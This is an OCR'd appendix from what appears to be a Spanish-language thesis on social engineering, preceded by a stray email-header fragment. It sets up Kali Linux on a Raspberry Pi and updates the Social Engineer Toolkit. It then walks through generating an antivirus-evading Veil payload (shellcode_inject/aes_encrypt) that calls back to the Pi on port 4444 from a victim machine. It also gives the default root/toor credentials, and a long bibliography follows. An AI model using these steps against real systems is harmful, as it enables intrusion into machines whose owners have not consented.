19	References: <BAY168-W166515E5066BD895B56FA6A3450@phx.gbl>
20	In-Reply-To: <BAY168-

	W166515E5066BD895B56FA6A3450@phx.gbl>
21	Subject: RE: seleccion
22	Date: Wed, 14 Aug 2013 09:43:26 -0500
23	Message-ID: <002d01ce98fc$a262fd60$e728f820$@com>
24	MIME-Version: 1.0
25	Content-Type: multipart/alternative;
26	boundary="---- =_NextPart_000_002E_01CE98D2.B98CF560"

APÉNDICE C: PASOS PREVIOS ESCENERAIOS INSTALACIÓN.

C.1 Preparando Kali Linux en Raspberry.

Configurar el Raspberry, para este proceso hay que seguir los siguientes pasos:

1. Descargar el Kali Linux Imagen desde la página oficial, hay una versión desarrollada para Raspberry Pi. http://cdimage.kali.org/kali-1.0.9/kali-linux-1.0.9-armhf.img.xz
2. El archivo de imagen se lo debe descomprimir con winrar para windows. http://www.winrar.com/.
3. A continuación, instalar la imagen en la tarjeta SD – para este proceso se puede usar el programa para Windows "Win32 Disk Imager" http://sourceforge.net/projects/win32diskimager/
4. Luego se conecta la tarjeta SD en el ordenador portátil de Windows y ejecute el programa. Se carga el archivo de imagen de Kali que se ha descargado y se apuntar con el dispositivo de la letra de unidad de su tarjeta SD.

Figura C-1. Carga de la imagen en SD.

5. Ahora saque la tarjeta SD de su ordenador portátil windows e insertarla en la ranura para tarjetas SD del Raspberry Pi. Conecte su video, cable Ethernet, y el teclado y el ratón.
6. Conecte la alimentación a la Raspberry Pi, y en pocos segundos se inicia el sistema operativo Kali.
7. Kali se instalará automaticamente solo hay que seguir los pasos sugeridos.

C.2 Configuración Kali Linux en Raspberry.

Luego de instalar KALI se sugiere realizar los siguientes pasos:

Tabla C-1. Comando de actualización Kali

Comando de actualización
apt-get update && apt-get upgrade && apt-get dist-upgrade

C.3 Instalando servidor SSH.

Este servicio permite conectarse de forma remota al sistema, por medio de una conexión segura. Para estas pruebas e utilizará el programa "PUTTY"

Tabla C-2. Comando para instalar SSH

Comando de Instalación
root@kali~:# apt-get install openssh-server

Luego de tener instalado el servidor hay que levantar el servicio para poder acceder.

Tabla C-3. Comando para levantar el servicio SSH

Comando de Instalación
root@kali~# service ssh start

C.4 Instalando Putty.

Luego utilizamos el programa PUTTY, para probar la conexión remota hacia el RASPBERRY.

Se descarga el programa putty http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe, y se configura los parámetros solicitados para cómo se muestra en la figura C2, el usuario por defecto es root, y el password es toor.




Figura C-2. Programa Putty.

C.5 Configuración de SET (Social Engineer Toolkit) en KALI.

El set de herramientas para el ataque de ingeniería social, viene instalado desde su primera versión de KALI, lo que hay que considerar es poder actualizar el mismo para se debe abrir el aplicativo y actualizarlo.

Figura C-3. S.E.T en KALI

Luego de seleccionar "Social Engineering Toolkit", se nos abre una consola y usamos la opción 5) y 6), para actualizar el set de herramientas.

Figura C-3. S.E.T opciones de actualización

C.6 Configuración VEIL-Evation en KALI.

Para la instalación de VEIL se realiza los pasos mostrados en la Figura C4.

Figura C-4. Instalación de VEIL-Evation

Luego de ingresar al Framework Veil-Evation, se muestra la lista

Figura C-5. Lista de payloads de VEIL

Se muestra los payloads disponibles hasta la fecha de publicación, en esta versión son 26 disponibles.

Luego se selecciona uno para proseguir a su configuración, para ello se usa el comando "use", seguido del numero del payload seleccionado. Para este ataque se va utilizar el numero *21) python/shellcode_inject/aes_encrypt*

Figura C-6. Selección de Payload - Veil

Luego se carga las opciones del payload.

Figura C-7. Carga de Payload - Veil

Las opciones disponibles se muestra debajo del texto "Required Options", por defecto la configuración es adecuada para realizar el ataque. Para continuar se pone el comando "generate"

Figura C-8. Comando Generate - Veil

Luego se solicita el nombre del archivo a crearse,

Figura C-9. Nombre de archivo de salida - Veil

Para las siguientes opciones se seleccionan las opciones por defecto.

Figura C-9. Selección de parámetros por defecto - Veil

Luego se presiona la tecla ENTER

Figura C-10. Ingreso de parametros - Veil

Se solicita la ip de el cual va recibir la información de la máquina de la víctima, se coloca la ip del raspberry, adicional se configura el puerto el cual se pone "4444"




Figura C-11. Ventana de generación del payload - Veil

Solicita una configuración adicional, consultando si se desea crear un archivo ejecutable, se escoge la opción por defecto, "1".




Figura C-12. Creación de payload ejectubale - Veil

Ruta de los archivos generados con los parámetros configurados

Figura C-13. Ruta de los archivos generados - Veil

BIBLIOGRAFÍA

[REF01]. (03 de 09 de 2014). *WIKIPEDIA*. Recuperado el 05 de 09 de 2014, de Ingeniería social: http://es.wikipedia.org/wiki/Ingenier%C3%ADa_social_(seguridad_inform%C3%A1tica)

[REF02]. (06 de 08 de 2014). *WIKIPEDIA*. Recuperado el 12 de 08 de 2013, de Kevin Mitnick: http://es.wikipedia.org/wiki/Kevin_Mitnick

[REF03]. (13 de 10 de 2005). *CNN*. Recuperado el 20 de 08 de 2013, de A convicted hacker debunks some myths: http://edition.cnn.com/2005/TECH/internet/10/07/kevin.mitnick.cnna/index.html

[REF04]. (02 de 02 de 2011). *Social Engineering*. Recuperado el 12 de 02 de 2013, de The Human Side Of Hacking: http://social-engineer.org/wiki/archives/PenetrationTesters/Pentest-Sharon.htm

[REF05]. (18 de 12 de 2001). *Social Engineering Fundamentals: Hacker Tactics*. Recuperado el 12 de 03 de 2013, de Granger, Sarah: http://social-engineer.org/wiki/archives/PenetrationTesters/Pentest-HackerTactics.html

[REF06]. (10 de 02 de 2004). *GSEC*. Recuperado el 15 de 03 de 2013, de Aaron Dolan: http://social-engineer.org/wiki/archives/PenetrationTesters/Pentest-Dolan.html

[REF07]. (19 de 04 de 2005). Hacking Exposed 5th Edition. *McClure, Stuart; Joel Scambray, George Kurtz* . McGraw-Hill.

[REF08]. (12 de 08 de 2005). CASE STUDY OF INDUSTRIAL ESPIONAGE THOUGH. *Winkler, Ira S.* Carlisle, Pennsylvania.

[REF09]. (2004). *Phishing Attack Victims Likely Targets for Identity Theft; Avivah Litan*. USA: GARTNER.

[REF10]. (03 de 01 de 2014). *Dumpster Diving Identity Theft - the Value of Your Trash* . Recuperado el 12 de 02 de 2013, de Spam Laws: http://www.spamlaws.com/dumpster-diving.html

[REF11]. (18 de 11 de 2007). *ID theft techniques changing constantly*. Recuperado el 18 de 04 de 2013, de Sift Media: http://www.social-engineer.org/wiki/archives/IdTheif/IdTheif-ChangingTechniques.html

[REF12]. (15 de 01 de 2013). *Frank Abagnale*. Recuperado el 20 de 04 de 2013, de http://www.abagnale.com/index2.asp

[REF13]. (04 de 09 de 2013). *Survey: Employees Pose Most Significant Threat to a Company's Trade Secrets*. Recuperado el 02 de 06 de 2013, de Massachusetts Noncompete Law: http://www.massachusettsnoncompetelaw.com/2013/04/survey-employees-pose-most-significant-threat-to-a-companys-trade-secrets/

[REF14]. (20 de 07 de 2005). *Break-in costs ChoicePoint millions*. Recuperado el 24 de 06 de 2013, de CNET News: http://social-engineer.org/wiki/archives/InformationBrokers/InfoBrokers-ChoicePoint.html

[REF15]. (MAYO, 2009). *The psychology of scams: Provoking and committing errors of judgement;* . Office of Fair Trading por la Universidad de Exeter School of Psychology.

[REF16]. (01 de 02 de 2011). *Psychological warfare*. Recuperado el 19 de 05 de 2013, de WIKIPEDIA: http://en.wikipedia.org/wiki/Psychological_warfare

[REF17]. (12 de 06 de 2011). *Social engineering (political science)*. Recuperado el 03 de 05 de 2013, de WIKIPEDIA: http://en.wikipedia.org/wiki/Social_engineering_(political_science)

[REF18]. (26 de 09 de 2008). *Social Engineering as Economic Policy*. Recuperado el 09 de 07 de 2013, de GOVERNMENT IS NOT YOUR DADDy: http://notyourdaddy.wordpress.com/2008/09/26/social-engineering-as-economic-policy/

[REF19]. (2011). *La clave para la comunicación más efectiva; Steve Bavister; Amanda Vikers*. Barcelona: Amat.

[REF20]. (08 de 05 de 2011). *SANPAKU*. Recuperado el 26 de 04 de 2013, de Diccionario Sensagent: http://diccionario.sensagent.com/SANPAKU/es-es/

[REF21]. (17 de 08 de 2013). *Neuro-linguistic programming*. Recuperado el 02 de 09 de 2013, de WIKIPEDIA: http://en.wikipedia.org/wiki/Neuro-linguistic_programming

[REF22]. (16 de 11 de 2009). *Top de las técnicas de ingenieria social usadas por los scammers*. Recuperado el 22 de 08 de 2013, de Ideas Geek: http://www.ideasgeek.net/2009/11/16/top-de-las-tecnicas-de-ingenieria-social-usadas-por-los-scammers/

[REF23]. (2011). *"Hacking con buscadores: Google, Bing & Shodan"; Enrique Rando*. Informatica64.

[REF24]. (2008). *Social Engineering: Concepts and Solutions; Thomas R. Peltier*.

[REF25]. (03 de 08 de 2013). *Phishing*. Recuperado el 18 de 09 de 2013, de WIKIPEDIA: http://es.wikipedia.org/wiki/Phishing

[REF26]. (04 de 20 de 2011). *Exploit Amnesty pages tricks AV software; Heinz Heise.* Recuperado el 03 de 04 de 2013

[REF27]. (2002 de 08 de 2002). *Netizens prepare to pop-up downloads; Olsen, Stefanie.* Recuperado el 08 de 01 de 2013, de CNET News.

[REF28]. (2009). *Social Engineering "Test Cases"; Ivan Buetler, Compass Security AG.*

[REF29]. (15 de 09 de 2011). *Spoofing.* Recuperado el 19 de 08 de 2013, de WIKIPEDIA: http://es.wikipedia.org/wiki/Spoofing

[REF30]. (01 de 04 de 2013). *Social engineering (security).* Recuperado el 17 de 08 de 2013, de WIKIPEDIA: http://en.wikipedia.org/wiki/Social_engineering_(security)

[REF31]. (2010). *SEVEN DEADLIEST SOCIAL NETWORK ATTACKS; Carl Timm; Richard Perez.* Burlington MA: SYNGRESS.

[REF32]. (2013). *Hacking for Dummies; Kevin Beaver.* Hobeken, New Jersey: John Wiley & Sons, Inc.

[REF33]. (2011). *Grey Hack 3rd Edition; Allen Harper; Jonathan Ness; Gideon Lenkey; Shon Harris; Chris Eagle; Terron Williams.* The McGraw-Hill.

[REF34]. (2006). *Information Systems Security Assessment Framework (ISSAF) draft 0.2; OISSG.*

[REF35]. (13 de 04 de 2013). *Skimming (fraude).* Recuperado el 11 de 09 de 2013, de WIKIPEDIA: http://es.wikipedia.org/wiki/Skimming_(fraude)

[REF36]. (31 de 01 de 2013). *Pharming.* Recuperado el 25 de 09 de 2013, de WIKIPEDIA: http://es.wikipedia.org/wiki/Pharming

[REF37]. (2010). *LOCKPICKING 101; PABLO QUIÑE.* Recuperado el 27 de 09 de 2013, de Conferencia LIMA HACK: http://www.limahack.com/archive/2010/Lockpicking_101.pdf

[REF38]. (31 de 03 de 2011). *keyloggers en portátiles de Samsung.* Recuperado el 03 de 10 de 2013, de Gizmologia: http://gizmologia.com/2011/03/se-encuentran-keyloggers-en-portatiles-de-samsung

[REF39]. (2014). *Identificación por radiofrecuencia (RFID); Eric Schuler; Jean-François.* Creative Commons.

[REF40]. (2005). *RFID: Applications, Security, and Privacy.* Addison-Wesley Professional.

[REF41]. (27 de 05 de 2014). *Footprinting - Ingenieria Social; Miguel Corastmi.* Recuperado el 18 de 06 de 2014, de http://es.scribd.com/doc/226556463/02A-Footprinting-IngenieriaSocial

[REF42]. (28 de 09 de 2012). *Information Gathering mediante el uso de MALTEGO; Caleb Bucker.* Recuperado el 23 de 10 de 2013, de [In]Seguridad Informática: http://calebbucker.blogspot.com/2012/09/information-gathering-mediante-el-uso.html

[REF43]. (2010). *The Social-Engineer Toolkit (SET); David Kennedy (ReL1K) – BSIDES Las Vegas on SET.* SECMANIAC.COM.

[REF44]. (08 de 07 de 2004). *Automated Caller ID / ANI Spoofing.* Recuperado el 29 de 11 de 2013, de Rootsecure: http://www.rootsecure.net/?p=reports/callerid_spoofing

[REF45]. (23 de 10 de 2012). *Scary Logins: Worst Passwords of 2012; LOS GATOS, CA.* Recuperado el 14 de 11 de 2013, de prweb: http://www.prweb.com/releases/2012/10/prweb10046001.htm

[REF46]. (15 de 05 de 2011). *Las peores Contraseñas en Español.* Recuperado el 14 de 11 de 2013, de Dragonjar: http://www.dragonjar.org/los-peores-passwords-en-espanol.xhtml

[REF47]. (12 de 01 de 2012). *Cómo leer y escribir en 1337; Alhen, Dvortygirl, Jordansmall.* Recuperado el 29 de 11 de 2013, de Wikihow: http://es.wikihow.com/leer-y-escribir-en-1337

[REF48]. (06 de 03 de 2012). *Common User Passwords Profiler.* Recuperado el 18 de 11 de 2013, de Penetration Testing Lab: http://pentestlab.wordpress.com/2012/03/06/common-user-passwords-profiler/

[REF49]. (26 de 04 de 2011). *Fase de un Ataque (Según CEH).* Recuperado el 12 de 11 de 2013, de InSecureData: http://insecuredata.blogspot.com/2011/04/fase-de-un-ataque-segun-ceh.html

[REF50]. (05 de 12 de 2010). *Ingenieria Social una Técnica no tan Técnica.* Recuperado el 19 de 11 de 2013, de PAMPASEG: http://www.slideshare.net/maxisoler/ingenieria-social-una-tecnica-no-tan-tecnica-pampaseg-2010-la-pampa-argentina

[REF52]. (2008). *o Tech Hacking: A Guide to Social Engineering, Dumpster Diving, and Shoulder Surfing; Johnny Long.* Syngress.

REF[51]. (30 de 09 de 2004). *Body Language in 2004 Presidential Debates; President George W. Bush and Senator John F. Kerry.* Recuperado el 19 de 11 de 2013, de University of Miami: http://www.social-

engineer.org/wiki/archives/EyeMovement/EyeMovement-

2004ElectionAnalysis.htm